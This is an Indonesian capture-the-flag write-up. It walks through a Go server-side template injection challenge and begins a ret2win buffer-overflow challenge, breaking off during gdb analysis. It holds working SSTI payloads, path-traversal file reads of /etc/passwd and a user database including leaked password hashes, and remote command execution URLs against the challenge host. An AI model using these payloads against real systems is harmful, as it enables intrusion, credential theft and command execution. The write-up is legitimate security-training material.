parse, err := template.New("my template").Parse(
    `Welcome {{if .IsAdmin}} admin {{else}} user {{end}} ` + user.Username + `!`,
)
if err != nil {
    c.AbortWithError(http.StatusInternalServerError, err)
}
```

Pada snippet “home.go” terlihat adanya pemanggilan pada attribute “IsAdmin”, yang mana merupakan fungsi untuk mengecek apakah client tersebut merupakan admin atau bukan. Apabila client merupakan admin maka website akan menyapa dengan panggilan “Welcome admin xxx”, namun jika ternyata client bukanlah admin maka website akan menyapa dengan panggilan “Welcome user xxx”.

Dari hasil review tersebut, kami mencoba untuk melakukan pengecekan terhadap Server Side Template Injection (SSTI) pada golang dengan memasukkan payload SSTI pada bagian username. Kami menggunakan beberapa referensi untuk mendasari pengecekan ini <https://blog.dexter0us.com/posts/go-blogs-hacktivitycon-2021-writeup/>, <https://www.onsecurity.io/blog/go-ssti-method-research/>, dan <https://blog.takemyhand.xyz/2020/05/ssti-breaking-gos-template-engine-to.html>.


Kami mencoba untuk memasukkan payload “maskirovka {{ . }}" sebagai username. Payload “{{ . }}" berfungsi untuk mengoutputkan semua struktur data yang dipassing ke template tersebut. Apabila diberikan sebuah kumpulan data, maka bisa disimpulkan bahwa terdapat celah SSTI pada rendering dari website tersebut.

Register

Register

```
Welcome user maskirovka {{718 2023-01-15 21:09:04.895584457 +0000 UTC
2023-01-15 21:09:04.895584457 +0000 UTC {0001-01-01 00:00:00 +0000 UTC
false}} maskirovka {{ . }}
$2a$14$1dmL5g70DRHVmrTUKTqQNuAtUQ4YDhhtGLkhKAAHGHWS5EAztIDfG
false}!
```

Dan ternyata payload SSTI yang kami masukkan berhasil dan kami mendapatkan beberapa output data seperti "id, date, server time, isAdmin, etc". Setelah mendapatkan hasil ini, kami sempat kembali stuck dikarenakan berbagai usaha leverage yang kami lakukan gagal. Sehingga pada akhirnya kembali terdapat hint yang diberikan oleh problem setter.



Berdasarkan hint tersebut, kami berpikir untuk membuat ide serangan yaitu untuk melakukan dump content pada isi dari "database.db" yang digunakan oleh website ini.

Namun, untuk melakukan hal tersebut kami harus kembali melakukan source code review agar bisa lebih memahami flow website ini.

Setelah beberapa saat melakukan source code review, kami menemukan sebuah fungsi yang bisa kita gunakan untuk semacam melakukan LFI pada environment yang digunakan oleh website ini. Pada fungsi yang ada di “user.go” terlihat bahwa adanya fungsi “ReadFile” yang diimport dari “ioutil package” <https://pkg.go.dev/io/ioutil#example-ReadFile>. Dengan menggunakan fungsi tersebut, kita bisa menginclude file yang kita inginkan dan mendapatkan isi dari file tersebut.

```
func (u User) File(filename string) (string, error) {
    var path string
    if u.IsAdmin {
        path = "./upload/admin/"
    } else {
        path = "./upload/user/"
    }
    file, err := ioutil.ReadFile(path + filename)
    if err != nil {
        return "", err
    }
    return string(file), nil
}
```

Untuk melakukan pemanggilan pada fungsi “File”, kita bisa menggunakan metode “.NamaFunction” yang berarti kita akan memanggil function tersebut kemudian kita ingin hasilnya ditampilkan (maka dari itu digunakan dot sebagai prefix) <https://pkg.go.dev/text/template>. Dengan pemikiran tersebut, maka kita bisa menggunakan fungsi “File” dengan menyisipkan payload “maskirovka {{.File}}”. Namun, kita harus ingat bahwa dibutuhkan sebuah argumen agar fungsi tersebut bisa berjalan dengan baik. Untuk menambahkan argumen pada pemanggilan fungsi, kita bisa merubah payloadnya menjadi seperti ini “maskirovka {{.File “/etc/passwd”}}”. Tapi, itu bukanlah payload akhir kita dikarenakan adanya penggunaan path yaitu “./upload/user/”. Sehingga agar payload kita bekerja, kita harus mundur beberapa direktori dari direktori yang sudah ada pada variabel path. Dengan begitu, maka payload terakhir kita untuk include sebuah file adalah “maskirovka {{.File “../../../../../../../../etc/passwd”}}”

Register

maskirovka {{.File "../../../../..}}

maskirovka {{.File "../../../../..}}

Register

Welcome user maskirovka root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin

File inclusion pun telah berhasil, sekarang kita hanya perlu mengganti payload kita agar bisa membaca konten dari "database.db".

payload => maskirovka {{.File "../../../../database.db"}}

```


Welcome user maskirovka SQLite format 3
4
INDEX `idx_users_deleted_at` ON `users`(`deleted_at`)
tableusersusersCREATE TABLE `users` (`id` integer,`created_at`
datetime,`updated_at` datetime,`deleted_at` datetime,`username` text
UNIQUE,`password` text,`hash` text,`is_admin` numeric,PRIMARY KEY
(`id`)))=indexessqlite_autoindex_users_1users
SSc 2023-01-15 05:03:09.287417258+00:002023-01-15
05:03:09.287417258+00:00{{.File
"../../../../../etc/passwd"}}$2a$14$PNUsyXpccfWWwwwneI5j9xuUmZJ8k39otz79pCc
QQ; 2023-01-15 05:02:32.97109541+00:002023-01-15
05-02-32 97109541+00:00{{.File

```

Akhirnya kita berhasil membaca konten dari “database.db”, kita hanya perlu mencari username dari admin yaitu “dimas” dan membaca password dari user tersebut sesuai dengan hint yang diberikan.

username => dimas

password => 86af9dacf131752bc737e77e1346aa9f



```

dimas
SS 2023-01-15 04:38:47.399553486+00:002023-01-15
04:38:47.399553486+00:00admins$2a$14$XU5uZKY5.IZVa226TP6Kn.K8ouJRHn7iYtLE
SS 2023-01-15 04:37:44.981193337+00:002023-01-15
04:37:44.981193337+00:00asd$2a$14$fzYYmc4q3wG8h5aN.2PfYu5zGBXSEndMMbPxI
SS 2023-01-15 04:37:39.001004468+00:002023-01-15
04:37:39.001004468+00:00admin$2a$14$3S57jaxmssX1Le8wTA0Ea.yTlliNvyfKCqMmd
SSM 2023-01-15 04:35:58.799644681+00:002023-01-15
04:35:58.799644681+00:00dimas86af9dacf131752bc737e77e1346aa9f$2a$14$MOVcvl
J vE d

```

Dengan menggunakan kombinasi username dan password tersebut, maka kita bisa masuk sebagai admin.



Go-Menasai Home Login Register

Welcome admin dimas!

Setelah menjadi admin ternyata belum selesai, kita perlu melakukan leverage kembali untuk mendapatkan flag yang kita inginkan. Kembali lagi kami melakukan source code review dari attachment yang diberikan. Dari snippet “admin.go” kami menemukan bahwa ada sebuah fungsi untuk melakukan eksekusi command apabila kita menggunakan parameter “Test”.

```
chall > simple_web_app > model > admin.go
1  package model
2
3  import (
4      "bytes"
5      "fmt"
6      "os/exec"
7  )
8
9  type Admin struct {
10     User
11     Test Test
12 }
13
14
15 type Test string
16
17 func (a Test) Exec(cmd string, args...string) (string, error){
18     command := exec.Command(cmd, args...)
19     fmt.Println(a)
20     var out bytes.Buffer
21     command.Stdout = &out
22
23     err := command.Run()
24
25     if err != nil {
26         return "", err
27     }
28     return out.String(), nil
29 }
```

Eksekusi command tersebut dimungkinkan dikarenakan adanya pemanggilan fungsi “exec.Command” <https://zetcode.com/golang/exec-command/> yang mana bisa kita gunakan dengan tambahan argumen sebagai command yang ingin kita jalankan. Untuk memanggil fungsi dalam fungsi, kita bisa menggunakan “.” (dot) sebagai penyambung antara satu fungsi dengan fungsi lainnya (mirip seperti pada pemanggilan fungsi di python).

(-) Percobaan untuk listing directory

[http://103.49.238.77:38484/?Test={{.Test.Exec%20"ls"%20"-la"}}}](http://103.49.238.77:38484/?Test={{.Test.Exec%20)

Welcome admin dimas!

```
testing total 18976 drwxr-xr-x 1 ctf ctf 4096 Jan 15 21:36 . drwxr-xr-x 1 ctf ctf 4096 Jan 15 04:33 .. drwxr-xr-x 258 ctf ctf 4096 Jan 15 04:35 .cache -rwxrwxr-x 1
root root 458 Dec 27 22:42 Dockerfile -rwxrwxr-x 1 root root 1070 Dec 27 22:42 LICENSE -rwxr-xr-x 1 ctf ctf 19139280 Jan 15 04:35 app -rw-r--r-- 1 ctf ctf
212992 Jan 15 21:36 database.db -rwxrwxr-x 1 root root 1718 Dec 27 22:42 go.mod -rwxrwxr-x 1 root root 10170 Dec 27 22:42 go.sum drwxrwxrwx 2 root
root 4096 Dec 27 22:42 helpers -rwxrwxr-x 1 root root 117 Dec 27 22:42 main.go drwxrwxrwx 2 root root 4096 Dec 27 22:42 model drwxrwxrwx 4 root root
4096 Dec 27 22:42 router -rw-rw-r-- 1 root root 169 Jan 15 04:33 run.sh -rwxrwxr-x 1 root root 1389 Dec 27 22:42 setup.go drwxrwxrwx 2 root root 4096 Dec
27 22:42 templates drwxrwxrwx 4 root root 4096 Dec 27 22:42 upload
```

Eksekusi command berhasil dan kita mendapatkan listing directory. Namun, flagnya tidak ada di directory ini. Oleh karena itu, kami mencoba melakukan dump pada Dockerfile untuk mencari tahu dimana letak flag berada.

(-) Percobaan untuk mengeluarkan konten Dockerfile

[http://103.49.238.77:38484/?Test={{.Test.Exec%20"cat"%20"Dockerfile"}}}](http://103.49.238.77:38484/?Test={{.Test.Exec%20)

Welcome admin dimas!

```
testing FROM golang WORKDIR / RUN useradd --create-home ctf USER ctf:ctf RUN mkdir /home/ctf/app USER root:root COPY . /home/ctf/app/ RUN mv
/home/ctf/app/readflag.c /readflag.c &&\ gcc readflag.c -o readflag &&\ rm readflag.c &&\ chmod u+s readflag &&\ mv /home/ctf/app/flag.txt
/root/flag.txt WORKDIR /home/ctf/app USER ctf:ctf ENV GOCACHE=/home/ctf/app/.cache RUN go build -o app USER root:root RUN rm .git -rf USER ctf:ctf
CMD ["/app"]
```

Dari hasil eksekusi command tersebut, didapatkan konten Dockerfile yaitu sebagai berikut.

```
FROM golang

WORKDIR /

RUN useradd --create-home ctf
USER ctf:ctf
RUN mkdir /home/ctf/app

USER root:root
COPY . /home/ctf/app/
RUN mv /home/ctf/app/readflag.c /readflag.c &&\
    gcc readflag.c -o readflag &&\
    rm readflag.c &&\
    chmod u+s readflag &&\
    mv /home/ctf/app/flag.txt /root/flag.txt

WORKDIR /home/ctf/app

USER ctf:ctf
ENV GOCACHE=/home/ctf/app/.cache
```

```
RUN go build -o app

USER root:root
RUN rm .git -rf

USER ctf:ctf
CMD [ &#34;./app&#34;; ]
```

Jika kita analisa hasil dari Dockerfile tersebut, terlihat bahwa flag dipindahkan ke /root yang mana tidak bisa kita akses secara langsung dikarenakan kita berjalan sebagai user ctf.

[http://103.49.238.77:38484/?Test={{.Test.Exec%20"id"}}](http://103.49.238.77:38484/?Test={{.Test.Exec%20)

Welcome admin dimas!

```
testing uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
```

Namun, jika kita analisa kembali source code dan juga Dockerfile maka terlihat bahwa terdapat pemanggilan flag secara langsung dari directory root dengan menggunakan file "readflag.c". Isi dari "readflag.c" adalah sebagai berikut.

```
#include <stdio.h>
#include <stdlib.h>
int main()
{
    char ch;
    char file_name[] = "/root/flag.txt";
    FILE *fp;

    fp = fopen(file_name, "r");

    if (fp == NULL)
    {
        perror("Error while opening the file.\n");
        exit(EXIT_FAILURE);
    }

    while((ch = fgetc(fp)) != EOF)
        printf("%c", ch);

    fclose(fp);
    return 0;
}
```

Setelah memahami cara mendapatkan flag yang benar, maka kita bisa langsung saja mengeksekusi "readflag.c" dengan cara yang sama yaitu dengan memanfaatkan fungsi exec command.

[http://103.49.238.77:38484/?Test={{.Test.Exec%20"/readflag"}}](http://103.49.238.77:38484/?Test={{.Test.Exec%20)



Flag = TECHCOMFEST2023{g0l4n9_55T1_1s_4w3s0m3_153458684}

Pwn

Star Platinum

CHALLENGE 8 SOLVES

Star Platinum

472

prepare for trouble, and make it double.

http://103.49.238.77:17858/


Random trivia for you:
Computer-generated imagery (*CGI*) is the use of computer graphics to create or contribute to images in art, printed media, video games, simulators, and visual effects in films, television programs, shorts, commercials, and videos. The images may be static (still images) or dynamic (moving images), in which case *CGI* is also called computer animation. *CGI* may be two-dimensional (2D), although the term "*CGI*" is most commonly used to refer to the 3-D computer graphics used for creating characters, scenes and special effects in films and television, which is described as "*CGI* animation".

Author: aimardcr


Flag

Submit

Pada soal ini, diberikan sebuah website yang menyinggung tentang cgi <https://en.wikibooks.org/wiki/Apache/CGI>. Dikarenakan tidak adanya attachment apapun, maka kita bisa langsung melakukan enumerasi ke website yang diberikan. Tampilannya adalah seperti ini.



Jika kita telusuri, maka kita akan mendapatkan informasi bahwa website tersebut berjalan dengan apache version 2.4.52 (ubuntu).



Namun, informasi tersebut masih kurang untuk mendekatkan kita dengan flag. Maka dari itu, kita bisa mencoba untuk mengakses `/robots.txt` untuk melihat apakah ada page tersembunyi atau tidak.


```
< > ↻ ⚠ Not secure 103.49.238.77:17858/robots.txt
📁 csc 📁 noxguard 🚩 TECHCOMFEST ⓘ How to exploit XSS...

User-Agent: *
Disallow: Dockerfile
Allow: /
```

Dari hasil tersebut, kita bisa membuka “/Dockerfile” yang mana isinya adalah sebagai berikut.

```
< > ↻ ⚠ Not secure 103.49.238.77:17858/Dockerfile
📁 csc 📁 noxguard 🚩 TECHCOMFEST ⓘ How to exploit XSS...

FROM ubuntu

RUN dpkg --add-architecture i386
RUN apt-get update
RUN apt-get install -y nano apache2 apache2-utils \
    gcc gcc-multilib g++ g++-multilib build-essential \
    libc6:i386 libncurses5:i386 libstdc++6:i386

WORKDIR /var/www/html

COPY robots.txt .
COPY Dockerfile .

COPY main.c .
RUN gcc -o main -fno-stack-protector -no-pie main.c
RUN rm -f main.c
RUN cp main pwny.cgi

COPY flag.txt /flag.txt
RUN chmod 444 /flag.txt

RUN a2enmod cgi
COPY 000-default.conf /etc/apache2/sites-available


EXPOSE 80
CMD ["apache2ctl", "-D", "FOREGROUND"]
```

Apabila kita analisa Dockerfile tersebut, terdapat dua file yang bisa kita akses yaitu “main” dan “/pwny.cgi”.

url 1 => <http://103.49.238.77:17858/main> (binary file)


url 2 => <http://103.49.238.77:17858/pwny.cgi> (remote target file)

Dari sini, kita bisa langsung mendownload binary file bernama “main” dan membukanya dengan menggunakan debugger untuk mempermudah analisa. Disini kami menggunakan IDA dan bisa terlihat bahwa ada beberapa fungsi yang digunakan pada program ini.




Terdapat 3 fungsi yaitu “main”, “vuln”, dan juga “win”.

(-) Tampilan fungsi main




(-) Tampilan fungsi vuln



The screenshot shows the IDA Pro interface with the 'Pseudocode-A' window active. The function 'vuln()' is displayed with the following pseudocode:

```
1 int vuln()
2 {
3     int result; // eax
4     char v1[32]; // [rsp+0h] [rbp-20h] BYR
5
6     __isoc99_scanf("%s", v1);
7     if ( v1[0] )
8         result = printf("What's %s?\n", v1);
9     else
10        result = puts("Do I know you?");
11    return result;
12 }
```

(-) Tampilan fungsi win



The screenshot shows the IDA Pro interface with the 'Pseudocode-A' window active. The function 'win()' is displayed with the following pseudocode:

```
1 FILE *win()
2 {
3     FILE *result; // rax
4     char s[136]; // [rsp+0h] [rbp-90h] BYREF
5     FILE *stream; // [rsp+88h] [rbp-8h]
6
7     result = fopen("/flag.txt", "r");
8     stream = result;
9     if ( result )
10    {
11        fgets(s, 128, stream);
12        fclose(stream);
13        printf("FLAG: %s\n", s);
14        exit(0);
15    }
16    return result;
17 }
```

Berdasarkan fungsi-fungsi tersebut, maka bisa disimpulkan bahwa kita perlu menggunakan teknik serangan Ret2win untuk bisa mendapatkan flag yang kita inginkan. Berikut adalah langkah-langkah yang kami lakukan untuk membuat exploitnya.

1. Mencari offset untuk melakukan Buffer Overflow (BOF) pada fungsi vuln.

Untuk mencari offset ini, kita bisa melihat berdasarkan source code yang diberikan oleh IDA.

```
2 1
3  int result; // eax
4  char v1[32]; // [rsp+0h] [rbp-20h] BYREF
5
```

Terlihat bahwa buffer yang diberikan adalah sebesar 32 bytes. Selain itu, kita juga bisa menggunakan gdb untuk membuat pattern dan mendapatkan jumlah buffer yang tepat.

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
gef for linux ready, type "gef" to start, "gef-config" to configure
90 commands loaded and 5 functions added for GDB 12.1 in 0.00ms using Python engine 3.10
Reading symbols from main...
(No debugging symbols found in main)
gef> pattern create
[*] Generating a pattern of 1024 bytes (n=8)
aaaaaaabaaaaaaacaaaaaaadaaaaaaeaaaaaafaaaaaagaaaaaahaaaaaaiaaaaaajaaaaakaaaaalaaaaamaaaaanaaaaaoaaaaapaaaaaqaaaaaraaaaasaaaaataaaaauaaaaavaaaaawaaaaaxaaa
aaayaaaaazaaaaabaaaaabcaaaaabdaaaaabeaaaaabfaaaaaabgaaaaabhaaaaabiaaaaabjaaaaaabkaaaaablaaaaabmaaaaaabnaaaaaabpaaaaabqaaaaabraaaaabsaaaaabtaaaaabuaaaaaabvaaaaab
waaaaabxaaaaabyaaaaabzaaaaaacaaaaaaccaaaaacdaaaaaaccaaaaacefaaaaacgaaaaachaaaaaalaaaaacjaaaaackaaaaaklaaaaacmaaaaacnaaaaaacoaaaaacpaaaaacqaaaaacraaaaacsaaaaactaaaaacuaaa
aacvaaaaacwaaaaacxaaaaacyaaaaaczaaaaaadbaaaaadcaaaaaddbaaaaadeaaaaadfaaaaadgaaaaadhaaaaadhfaaaaadjaaaaadkaaaaadlaaaaadmnaaaaadnaaaaadoaaaaadpaaaaadqaaaaadraaaaadsaaaaad
taaaaaduaaaaadvaaaaadwaaaaadxaaaaadyaaaaadzaaaaaebaaaaaeceaaaaadeaaaaaefaaaaaegaaaaaehaaaaaeiaaaaaejaaaaaekaaaaaeklaaaaaemaaaaaenaaaaaeoaaaaaepaaaaaeqaaaaaeraaa
aaesaaaaaetaaaaaeuaaaaaeveaaaaaewaaaaaexaaaaaeyaaaaaefaaaaaefbaaaaafcaaaaaf
[*] Saved as '$gef0'
gef> r
Starting program: /home/kali/Desktop/pwn/main
[*] Failed to find objfile or not a valid file format: [Errno 2] No such file or directory: 'system-supplied DSO at 0x7ffff7f9000'
[Thread debugging using libthread_db enabled]
